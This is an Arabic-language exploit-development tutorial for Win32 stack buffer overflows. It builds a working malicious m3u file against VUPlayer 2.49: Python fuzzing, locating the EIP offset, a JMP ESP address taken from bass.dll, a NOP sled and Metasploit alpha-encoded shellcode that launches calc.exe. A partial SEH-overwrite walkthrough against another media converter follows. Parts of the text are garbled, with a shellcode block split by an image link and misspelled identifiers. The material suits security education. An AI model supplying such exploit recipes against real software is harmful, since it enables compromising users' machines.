

Overflow Exploitation for Win32

استغلال ثغرات الاوفرفلو (الطفح)

By Encrypt3d.M!nd

<http://m1nd3d.wordpress.com/>

مقدمة

تعد ثغرات الاوفرفلو من اوسع انواع الثغرات انتشاراً في عالم الحاسوب, حيث تأخذ الحيز الاكبر من انواع الثغرات الاخرى التي تصيب تطبيقات الويب وهي مصدر خوف كبرى الشركات المختصة ببرمجة التطبيقات. بدأت هذي الثغرات في الظهور منذ بداية ظهور انظمة التشغيل والتطبيقات المستخدمة في الحاسوب. ومع تطور هذه الانظمة والتطبيقات ازدادت تطول واستغلال هذه الانواع من الثغرات, حيث بدأت انواع اخرى تبدأ في الظهور.

لا يمكننا ان نقول ان اي شخص يستطيع ان يستغل هذا النوع من الثغرات. بعكس ثغرات تطبيقات الويب. فهي لا تحتاج سوى الى خبرة بسيطة لاكتشاف الثغرات الواضحة. لكن في هذا النوع من الثغرات تتغير طريقة الاستغلال من نوع الى اخر ومن تطبيق الى اخر. حيث تعتمد على عناوين مختلفة تختلف من نظام الى اخر. ومن جهاز الى اخر. فالمستغل الحقيقي للاوفرفلو هو من يستطيع ان يستغل هذه الثغرة حتى تعمل على كل جهاز وبثبات. وايضاً اذكر ان ليست كل ثغرة قابلة للاستغلال. كما ان ليست كل ثغرة تتمتع بصفات الثغرة المثالية كما نصف. اذ ان كل تطبيق يختلف عن التطبيقات الاخرى في طريقة التعامل مع من حيث الاستغلال. فمشاكل هذه الانواع من الثغرات التي قد تواجه المستغل كثيرة وبعضها يستحيل حله. لكن مع مرور الزمن ظهرت تقنيات جديدة تحل بعضاً من هذه المشاكل كما سنرى فيما بعد.

واخيراً اتمنى ان يكون هذا الكتيب البسيط مدخلاً بسيطاً لهذا الطريق الطويل. وجل ما اتمناه الفائدة العامة للجميع.

الان فلنبداً بأسمه تعالى:

المبادئ الاساسية

مفهوم الاوفرفلو هو ادخال قيمة معينة تكون اكبر من القيمة المحددة في التطبيق لمعالجتها مما يؤدي الى خروج جزء من القيمة المدخلة في مواقع غير مسموح بها افتراضياً. قد يمكن استغلال هذه القيمة في تغيير مسار البرنامج وتنفيذ اوامر او برامج صغيرة اخرى هدفها الاستفادة من هذا الطفح واختراق التطبيق المصاب تحت صلاحية المستخدم لهذا التطبيق. مفهوم بسيط وقد يكون معقداً لكن مع الامثلة والتطبيق سوف يتوضح كل شيء.

في هذا الكتاب سوف اتطرق الى ثغرات التطبيقات تحت انظمة تشغيل الوندوز win32 وايضاً تقسم ثغرات الاوفرفلو الى عدة انواع سنشرح منها ال Stack and buffer Overflow وفي المعالجات من نوع intel x86 مع ملاحظة الجهاز المستعمل لدي يعمل تحت منصة (Windows XP sp3).

في هذا النوع من المعالجات توجد عدة انواع من المؤشرات Registers التي تختلف وظيفتها من واحدة الى الاخرى. وهذه المعالجات هي:

EAX: يستخدم في العمليات الحسابية وخرن القيم العائدة من تنفيذ الدوال المختلفة

EBX: يستخدم لخرن البيانات

ECX: يستخدم كعداد counter

EDX: يستعمل للعمليات الحسابية المعقدة .

ESP: مؤشر الكدس Stack

EBP: مؤشر القاعدة

ESI: يقوم بحفظ مواقع القيم المدخلة

EDI: يقوم بخرن موقع الناتج من العمليات

EIP: مؤشر التعليمات التالية

لمزيد من المعلومات حول هذه المؤشرات يمكنك القيام ببحث صغير بأي محرك بحث.

لكننا نكتفي هنا بمجرد تعريفها.

بعد ان تعرفنا على المسجلات. الان نأتي لشرح مبسط لفكرة الاستغلال:

عند ادخال قيمة كبيرة وحدوث طفح في الذاكرة, تتغير قيم هذه المؤشرات ويتحول جزء منها او جميعها احياناً الى القيم المتحولة فيحدث Access Violation نستدل عليه ببرامج التنقيح.

هدفنا في الاستغلال هو ان نستدل على الموقع او القيمة المأخوذة من المدخلات وتحويلها الى قيمة تكتب في المسجل EIP فيتم تنفيذها. اي ان نحول القيمة العشوائية المدخلة الى قيمة محددة تدل على جزء من المدخلة يستفاد عند تنفيذها في تنفيذ امر معين. لا اعتقد ان القارىء سوف يستطيع فهم الفكرة الا بعد التطبيق. لكن قبل ان نأخذ بعض التطبيقات هناك بعض الادوات التي سوف نستعملها:

[Ollydbg](#)

[Metasploit 3](#)

[Findjmp](#)

[Python](#)

Classic Overflow

الان نبدأ في المثال الاول:

VUPlayer 2.49 Stack Overflow


عند تشغيل ملف بامتداد m3u في البرنامج يحتوي على عدد كبير من القيم المدخلة (1500 بايت كمثال) يحدث تغيير في عناوين المسجلات, يمكن استغلاله وجعل البرنامج ينفذ الشل كود.

اولاً نقوم بعمل ملف m3u يحتوي على عدد كبير من البايتات بواسطة ملف بايثون صغير

نحفظ الكود التالي بملف بامتداد py:

```
Chars = "A" * 1500
File=open('crash.m3u','w')
File.write(chars)
File.close()
```

عند تشغيل الملف وتنفيذه ينتج ملف crash.m3u يحتوي على 1500 بايت من الحرف A. عند فتح هذا الملف عن طريق البرنامج يغلق البرنامج فجأة. نحمل البرنامج بال Ollydbg ونستورد الملف لنلاحظ التالي:



نلاحظ الرسالة التالية في الشريط السفلي:

Access Violation When Executing [41414141]

وإذا نظرنا إلى المسجلات نرى ان بعضها تحول إلى 41414141

والA=41 في الهكس، لذا نستنتج انه تمكنا من تغيير المؤشرات بقيمة اخترناها نحن، عن طريق القيم الموجودة في ملف الm3u. ونلاحظ في منطقة الكدس انه البيانات متسلسلة بالقيم المدخلة مما يدل على انه يوجد لدينا Stack overflow. الان هدفنا التالي:

1- نحدد الاربعة بايتات التي نقوم بتغيير عنوان ال EIP

2- نلاحظ المسافة التي يمكن الكتابة فيها في الكدس لكي نضع فيها الشل كود

بالنسبة للنقطة الاولى نحدد هذه البايئات عن طريق تكوين ملف m3u يحتوي على رموز مختلفة عن ال A التي وضعناها. ونقوم بمشاهدة العنوان الجديد في رسالة ال Access violation مع ملاحظة قانون الكدس الذي ينص على ان الذي يدخل من البايئات اولاً ينفذ اخيراً

اي اننا اذا وجدنا مثلاً الرسالة التالية:

Access Violation Error When Executing[44434241]

اي ان الاحرف في الملف تقرأ بالعكس:

41424344

والتي عند تحويلها من الهكس الى الاسكي = ABCD

لعمل ملف يحتوي رموز مختلفة يمكنك الاستعانة بالهاشات, وذلك بعمل هاشات مختلفة باي تشفير كان md5,sha-1,base64...etc

لنفرض اننا وجدنا المكان الذي يتغير بعد 1012 بايت. اي ان البايتات من 1013 الى 1017 تحتوي على عنوان العودة الجديد والذي يقوم بالقفز الى مكان الشل كود لتنفيذه. نقوم بعمل شل كود ب encoder مناسب (يفضل استعمال Alpha لانه يحتوي على Friendly Characters لكي لا تحصل مشاكل مع البرامج المختلفة ان امكن) اذ ان في بعض البرامج لا توجد مساحة كافية لحجم الشل كود بعد عنوان العودة فلجأ الى تقنيات اخرى سيتم شرحها فيما بعد. يتم عمل الشل كود بأستعمال مشروع ال metasploit.

لذا فبعد ان وجدنا عنوان العودة سيكون الاستغلال بالشكل التالي:

البايتات اللازمة لعمل طفق # 1012 * "A" = Overflow

عنوان العودة الجديد والذي سيقوم بالقفز الى الشل كود # "\x41\x42\x43\x44"

تعليمية لا تقوم بعمل اي شيء فقط عند تنفيذها يتم الانتقال للتعليمات التي بعدها (يفضل استعمالها قبل الشل كود حتى حينما تنفذ القفزة بضمن # 30 * "\x90" = Nops وصول التنفيذ الى الشل كود, فحين يقفز الى احدى هذه التعليمات يقوم بالانتقال لما بعدها حتى الوصول الى الشل كود وتنفيذه)

<http://www.metasploit.com>

EXITFUNC=process, CMD=calc.exe

shellcode = ("\x89\xe1\xd9\xee\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49"

"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56"

"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41"

"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42"

"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a"

"\x48\x47\x34\x43\x30\x45\x50\x45\x50\x4c\x4b\x51\x55\x47"

"\x4c\x4c\x4b\x43\x4c\x45\x55\x42\x58\x45\x51\x4a\x4f\x4c"

"\x4b\x50\x4f\x45\x48\x4c\x4b\x51\x4f\x51\x30\x43\x31\x4a"

"\x4b\x51\x59\x4c\x4b\x50\x34\x4c\x4b\x43\x31\x4a\x4e\x46"

"\x51\x49\x50\x4c\x59\x4e\x4c\x4d\x54\x49\x50\x42\x54\x45"

"\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x48\x42\x4a\x4b\x4c"

"\x34\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4b\x55\x4c"

"\x4b\x51\x4f\x47\x54\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44"

"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c"

"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4c\x49\x51\x4c\x46"

```

"\x44\x44\x44\x48\x43\x51\x4f\x50\x31\x4a\x56\x45\x30\x50"
"\x56\x42\x44\x4c\x4b\x51\x56\x50\x30\x4c\x4b\x51\x50\x44"
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x43\x58\x45"
"\x58\x4b\x39\x4a\x58\x4d\x53\x49\x50\x42\x4a\x50\x50\x43"
"\x58\x4a\x50\x4d\x5a\x44\x44\x51\x4f\x45\x38\x4a\x38\x4b"
"\x4e\x4c\x4a\x44\x4e\x50\x57\x4b\x4f\x4d\x37\x42\x43\x43"
"\x51\x42\x4c\x42\x43\x43\x30\x41\x41"


```

```

File=open('vuln1.m3u','w')
File.write(overflow+ret+nops+shellcode)
File.close()

```

عند حفظ الكود اعلاه في ملف بايثون وتنفيذه ينتج ملف vuln1.m3u عند استيراده في البرنامج وهو في المنقح يحدث كراش:



نلاحظ ان العنوان "\x41\x42\x43\x44" هو نفسه الظاهر في الرسالة في الشريط السفلي والذي وضعناه في كود الثغرة على انه عنوان العودة مما يشير على صحة مكانه الان. وايضاً نلاحظ انه مؤشر الكدس ESP يشير الى اول تعليمة "\x90" بعد عنوان العودة. وهي التي يجب القفز لها لكي يتم تنفيذ الشل كود. قد تقولون انه يمكن ان نأخذ العنوان الموجود في المؤشر وجعله كعنوان عودة وبذلك يتم تنفيذ الشل كود ببساطة. لكن المشاكل في هذه الطريقة هي:

1-ان العناوين تختلف من جهاز الى اخر, وقد تختلف من تشغيل الى اخرى. بمعنى انها لا تكون ثابتة تماماً.

2-تحتوي العناوين على "x00\` وهذه التعليمة تعمل انهاء للتنفيذ.اي انه عند تنفيذها يتوقف (اي تنهي السلسلة النصية) عندها كل شيء ولا يتم تنفيذ ما بعدها.لذا لا يمكن استعمالها.

لذا فاننا نلجأ لطريقة تمكننا من القفز للعنوان المشار اليه بمؤشر ال ESP.وهذه تكمن باستعمال تعليمة JMP ESP للتنفيذ او Call ESP عند القراءة. هذه التعليمات توجد بصورة كبيرة بالملفات التنفيذية او المكتبات الديناميكية DLL. لكننا قلنا لا يمكننا استخدام عنوان موجود في التطبيق نفسه لاحتوائه على ال null char "x00\`. فنستعين بالمكتبات الديناميكية.

كل تطبيق في انظمة تشغيل الوندوز يلجأ لتضمين مكتبات جاهزة يستعملها بتنفيذ الدوال الموجودة فيها.من اشهر هذه المكتبات التي قد لا يخلو اي تطبيق منها هي Kernel32.dll و user32.dll. يمكننا ان نشاهد المكتبات المتضمنة مع التطبيق باستخدام الollydbg وذلك بتشغيل التطبيق والذهاب الى:

View>>Executable Modules.

Base	Size	Entry	Name	File version	Path
00340000	00099000	00341792	Normaliz	6.0.5441.0 (win	C:\WINDOWS\system32\Normaliz.dll
00400000	00192000	004082EC	UUPLayer	2.43	C:\Program Files\UUPlayer\UUPlayer.exe
10000000	00041000	10040036	BASS	2.3	C:\Program Files\UUPlayer\BASS.dll
10100000	000A0000	10109036	BASSMMA	2.3	C:\Program Files\UUPlayer\BASSMMA.dll
10600000	000F0000	1060E036	BASSMIDI	2.3	C:\Program Files\UUPlayer\BASSMIDI.dll
60070000	00030000	60071636	wythene	6.00.2900.5512	C:\WINDOWS\system32\wythene.dll
629C0000	00099000	629C2EAD	LPK	5.1.2600.5512 (C:\WINDOWS\system32\LPK.DLL
72D10000	00080000	72D12575	msacn3_1	5.1.2600.0 (xpo	C:\WINDOWS\system32\msacn32.drv
72D20000	00099000	72D243CD	wdmaud	5.1.2600.5512 (C:\WINDOWS\system32\wdmaud.drv
730D0000	000FE000	730D73C3	HFC42	6.02.4131.0	C:\WINDOWS\system32\HFC42.DLL
73EE0000	00064000	73EE1021	KsUser	5.3.2600.5512 (C:\WINDOWS\system32\KsUser.dll
73F10000	0005C000	73F11788	dsound	5.3.2600.5512 (C:\WINDOWS\system32\dsound.dll
74720000	0004C000	747213A5	MSCTF	5.1.2600.5512 (C:\WINDOWS\system32\MSCTF.dll
74D90000	00060000	74D9E409	USP10	1.0429.2600.551	C:\WINDOWS\system32\USP10.dll
755C0000	0002E000	755D9FE1	msctfime	5.1.2600.5512 (C:\WINDOWS\system32\msctfime.ime
76390000	0001D000	763912C0	IMM32	5.1.2600.5512 (C:\WINDOWS\system32\IMM32.DLL
763B0000	00049000	763B1619	condlg32	6.00.2900.5512	C:\WINDOWS\system32\condlg32.dll
76840000	0002D000	76842B61	WINNH	5.1.2600.5512 (C:\WINDOWS\system32\WINNH.dll
76c30000	0002E000	76c31529	WINTRUST	5.1.2600.5512 (C:\WINDOWS\system32\WINTRUST.dll
76c90000	00028000	76c91260	IMAGEHLP	5.1.2600.5512 (C:\WINDOWS\system32\IMAGEHLP.dll
76FD0000	0007F000	76FD9848	CLBCATQ	2001.12.4414.70	C:\WINDOWS\system32\CLBCATQ.DLL
77950000	000C5000	77951855	CORRES	2001.12.4414.70	C:\WINDOWS\system32\CORRES.dll
77120000	00060000	77121568	OLEAUT32	5.1.2600.5512 (C:\WINDOWS\system32\OLEAUT32.dll
773D0000	00103000	773D4256	COMCTL32	6.0 (xpsp.08041	C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.260
774E0000	0013D000	774FD089	ole32	5.1.2600.5512 (C:\WINDOWS\system32\ole32.dll
77920000	000F3000	7792159A	SETUPAPI	5.1.2600.5512 (C:\WINDOWS\system32\SETUPAPI.dll
77A00000	00095000	77A01632	CRYPT32	5.1.2600.5512 (C:\WINDOWS\system32\CRYPT32.dll
77B20000	00012000	77B23399	MSASN1	5.1.2600.5512 (C:\WINDOWS\system32\MSASN1.dll
77BD0000	00007000	77BD038D	midimap	5.1.2600.5512 (C:\WINDOWS\system32\midimap.dll
77BE0000	00015000	77BE1292	MSACH32	5.1.2600.5512 (C:\WINDOWS\system32\MSACH32.dll
77C00000	00080000	77C01135	VERSION	5.1.2600.5512 (C:\WINDOWS\system32\VERSION.dll
77C10000	00058000	77C1F2A1	msvart	7.0.2600.5512 (C:\WINDOWS\system32\msvart.dll
77DD0000	0009E000	77DD70FB	ADVAPI32	5.1.2600.5512 (C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00092000	77E7628F	RPCRT4	5.1.2600.5512 (C:\WINDOWS\system32\RPCRT4.dll
77F10000	00049000	77F16587	GD32	5.1.2600.5512 (C:\WINDOWS\system32\GD32.dll
77F60000	00076000	77F651FB	SHLWAPI	6.00.2900.5512	C:\WINDOWS\system32\SHLWAPI.dll
78000000	00011000	77FE2126	Secur32	5.1.2600.5512 (C:\WINDOWS\system32\Secur32.dll
78000000	00045000	7800132D	iertutil	7.00.6000.16674	C:\WINDOWS\system32\iertutil.dll
78050000	000D0000	78051784	WININET	7.00.6000.16674	C:\WINDOWS\system32\WININET.dll
7C000000	000F6000	7C00663E	kernel32	5.1.2600.5512 (C:\WINDOWS\system32\kernel32.dll
7C900000	000AF000	7C912C28	ntdll	5.1.2600.5512 (C:\WINDOWS\system32\ntdll.dll
7C9C0000	000817000	7C9E74D6	SHELL32	6.00.2900.5512	C:\WINDOWS\system32\SHELL32.dll
7E410000	00091000	7E41B217	USER32	5.1.2600.5512 (C:\WINDOWS\system32\USER32.dll

كل هذه المكتبات متضمنة مع التطبيق ويمكن استعمال اي من هذه المكتبات لاستخراج التعليمة.لكن يجب ان لا يتضمن عنوانها null char وتتكون من ثمانية بايتات (xxxxxxx). يمكن استخراج العناوين من المكتبات عن طريق اداة Findjmp والتي يمكنها استخراج تعليمات call REG و jmp REG حيث تمثل احد انواع المسجلات المذكورة.

لاستعمال الاداة نقوم بتشغيلها عن طريق الدوس Dos وطريقة الاستعمال هي:

Findjmp.exe [library] REG

[library] = مسار المكتبة الكامل

REG = المسجل المراد استخراج التعليمات له

وبما انه نحتاج الى تنفيذ قفزة الى مؤشر الكدس ESP وان المكتبة المتضمنة مع البرنامج Bass.dll تحتوي على هذه التعليمات, اذن فنستطيع ان نأخذ عنوان العودة من هذه المكتبة, وبما انه المكتبات الديناميكية المتضمنة مع التطبيقات تكون عناوينها ثابتة فتدعى الثغرة ب Universal اي تعمل مع العديد من اصدارات الوندوز. اما المكتبات المتضمنة مع نظام التشغيل فعناوينها تتغير بعد التحديثات. فاذا اخذنا عنوان من مكتبة kernel32.dll من نظام تشغيل windows xp sp0 فان الثغرة سوف لن تعمل مع windows xp sp2 كمثل لان العناوين تكون مختلفة, فيقتصر تنفيذ الشل كود على الاصدار المحدد فقط.

لذا فالان نستعرض العناوين الموجودة في المكتبة bass.dll وناخذ احد العناوين الظاهرة.

```

C:\WINDOWS\system32\cmd.exe
C:\>findjmp2 "C:\Program Files\Uuplayer\bass.dll" esp
Findjmp, Eye, I2S-LaB
Findjmp2, Hat-Squad
Scanning C:\Program Files\Uuplayer\bass.dll for code useable with the esp register
0x1000D0FF      jmp esp
0x100218DF      call esp
0x100222C5      jmp esp
0x10022307      call esp
0x100226FF      call esp
0x10022AA7      jmp esp
0x10022ACF      call esp
0x10022F07      call esp
0x1002A659      jmp esp
0x1003B43B      call esp
Finished Scanning C:\Program Files\Uuplayer\bass.dll for code useable with the esp register
Found 10 usable addresses
C:\>

```

اذا افترضنا اننا اخذنا العنوان 0x1003b43b

عند تحويلها الى (الداخل اولا ينفذ اخيراً) يكون الناتج

3bb40310

ونضع قبل كل بايت x\

ونضع العنوان الناتج "x3b\xb4\x03\x10" مكان عنوان العودة المفترض في الكود السابق ونحفظ الكود بالكامل ونكون ملف vuln1.m3u ونفتحه بالبرنامج ليكون الناتج تنفيذ الالة الحاسبة Calculator وهو ما يقوم به الشل كود. يمكن استبدال الشل كود باي شل كود اخر مع مراعاة الحجم المتاح في الكدس, وايضاً مراعاة ال Encoders التي قد لا تعمل مع البرنامج.

كانت هذه طريقة استغلال ثغرة Stack overflow كلاسيكية.

هناك بعض الحماية التي قد اتخذت في سبيل الحيول دون تنفيذ الشل كود او استغلال الثغرات, من هذه الحماية في انظمة الوندوز:

DEP (Data Execution Prevention)

SafeSEH

Stack Cookies (/GS)

يمكن القراءة عنها وعن طريقة تخطي هذه الحماية ان وجدت عن طريق البحث في محركات البحث.

SEH OVERWRITE METHOD

المثال الثاني: M3U To ASX-WPL 1.1

في هذا المثال سوف نتطرق الى طريقة اخرى لاستغلال بعض الثغرات, ففي بعض الاحيان لا يمكن ان نستغل الثغرة بالطريقة السابقة, حيث يكون عنوان العودة مربوطاً بخوارزمية معينة تغير من قيمته المدخلة, فيظهر كأنه مخرب وليس كالذي ندخله, الا في بعض الحالات اذا استطعنا ان نعدل عليه بطريقة معينة تجعله يقرأ عنوان موجود في الذاكرة لكن هذه الحالة نادرة. فالبديل لها ان وجد هو ال SEH Overwrite.


ال SEH اختصاراً ل(Structured Exception Handler) هو الية للتعامل مع الاخطاء في التطبيقات عند حدوثها, فمثلاً عند حدوث اي خلل في احد تطبيقات الوندوز تظهر رسالة الخطأ التالية:



فعندما يحدث خلل في التطبيق يذهب البرنامج الى عنوان معين في الذاكرة يسمى ال SE Handler اذ يوجد في هذا العنوان تعليمات تقول للذاكرة تنفيذ العنوان الذي تحويه. فقد تظهر رسالة خطأ تنبأ المستخدم بان البرنامج لا يقبل المدخلات. او اذا لم يوجد اي حدث فتظهر الرسالة المشهورة في نظام الوندوز اكس بي التي في الاعلى.

اما اذا ادخلنا قيمة تسببت في طفح البرنامج ادت الى تغيير هذا العنوان, فيمكننا توجيه البرنامج لتنفيذ الشل كود الخاص بنا. هذا ما سوف نفهمه في المثال

في البرنامج المصاب عند ادخال قيمة كبيرة للبرنامج عن طريق ملف m3u يحدث كراش في البرنامج ويخرج بدون اي رسالة خطأ مثل التي في الاعلى, نشك في اننا قد غيرنا من قيمة ال SE Handler فنفتح البرنامج عن طريق المنفذ ونستورد الملف الذي بصيغة m3u وليحتوي على 2000 بايت (لن اشرح الذي سبق وان شرح في المثال الاول) ونرى التالي:



مثلما نرى هناك بعض المسجلات تم تغيير قيمها بالقيمة 41 والتي تعني A وكما نرى ان عنوان العودة قد تغير كما نلاحظ في الشريط الاسفل. بما يعني انه يمكن محاولة الاستغلال بالطريقة المشروحة في المثال الاول. لكننا الان بصدد الاستغلال باستعمال ال SEH Overwrite. لذا سوف نرى ما اذا كانت قيمة ال SE Handler قد تغيرت. نختار من القائمة View >> SHE Chain

لتظهر قائمة بعنوان وقيمة ال SE Handler:



نلاحظ ان القيمة تغيرت بالمدخلات. اذا يمكننا ان نستغل بطريقة ال SEH Overwrite. نضغط على القيمة كلك يمين ونختار Follow Address in Stack:

0012D4E4	41414141	Pointer to next SEH record
0012D4E8	41414141	SE handler
0012D4EC	4141410F	
0012D4F0	41414141	
0012D4F4	41414141	
0012D4F8	41414141	
0012D4FC	41414141	
0012D500	41414141	
0012D504	41414141	
0012D508	41414141	
0012D50C	41414141	
0012D510	41414141	
0012D514	41414141	
0012D518	41414141	
0012D51C	41414141	
0012D520	41414141	
0012D524	41414141	
0012D528	41414141	
0012D52C	41414141	
0012D530	41414141	
0012D534	41414141	
0012D538	41414141	
0012D53C	41414141	
0012D540	41414141	

نلاحظ ان القيم في الكدس(الستاك) قد تغيرت مما يدل على انه لدينا Stack Overflow

الان ما علينا فعله لكي يتم استغلال الثغرة:

1-ان نبحث عن القيمة التي عندها تتغير قيمة ال Pointer to next SEH record والتي اذا وجدناها تكون بعدها قيمة ال SE Handler.

2-ان نضع في ال Pointer to next She record قفزة الى الشل كود لتنفيذه.

3-ان نضع تعليمة في ال SE Handler تقوم بتنفيذ القيمة الموجودة في ال Pointer to next SEH. اذ عند حدوث خلل في التطبيق يتم تنفيذ ال SE Handler. ويشير الى ال Pointer to next SEH بانه ال SE Handler في الخلل القادم. بمعنى اوضح انه قيمة ال pointer سوف تصبح ك SEH عند حدوث كراش اخر بعد الكراش المتسبب بتنفيذ ال SEH الاصلي. فيجب ان نحدث كراش في ال SEH يضمن لنا الانتقال الى تنفيذ ال Pointer فيتم تنفيذ الشل كود.

